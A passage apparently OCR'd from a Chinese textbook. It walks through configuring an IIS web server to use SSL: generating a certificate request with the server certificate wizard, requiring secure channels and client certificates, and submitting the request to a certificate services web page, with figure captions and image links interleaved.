


图 3-131 【目录安全性】选项卡

第 3 步：在图 3-131 中，单击【服务器证书】按钮，弹出如图 3-132 所示对话框，单击【下一步】按钮，弹出如图 3-133 所示对话框，选择【新建证书】单选按钮。后续过程如图 3-134～




图 3-132 Web 服务器证书向导




图 3-133 服务器证书



图 3-141 所示。在图 3-139 中，要记住文件名的路径，后面申请证书时，要用到该文件的内容。




图 3-134　延迟或立即请求



图 3-135　名称和安全性设置




图 3-136　单位信息






图 3-137　站点公用名称



图 3-138　地理信息




图 3-139　证书请求文件名








图 3-140 请求文件摘要



图 3-141 完成证书向导

第 4 步：在图 3-131 中，单击【编辑】按钮，如图 3-142 所示，选择【要求安全通道】复选框和【要求客户端证书】单选按钮，单击【确定】按钮。



图 3-142 【安全通信】对话框



第 5 步：打开 IE 浏览器，在地址栏输入 http://218.198.18.93/certsrv/，如图 3-143 所示，单击【申请一个证书】链接，弹出如图 3-144 所示页面，单击【高级证书申请】链接，弹出如图 3-145 所示页面，单击【使用 base64 编码的 CMC 或 PKCS #10 文件提交 一个证书申请，或使用 base64 编码的 PKCS #7 文件续订证书申请。】链接，将图 3-146 所示的 C:\certreq.txt 文本文件内的内容，粘贴到如图 3-147 所示的【保存的申请】文本框中。




图 3-143　选择任务

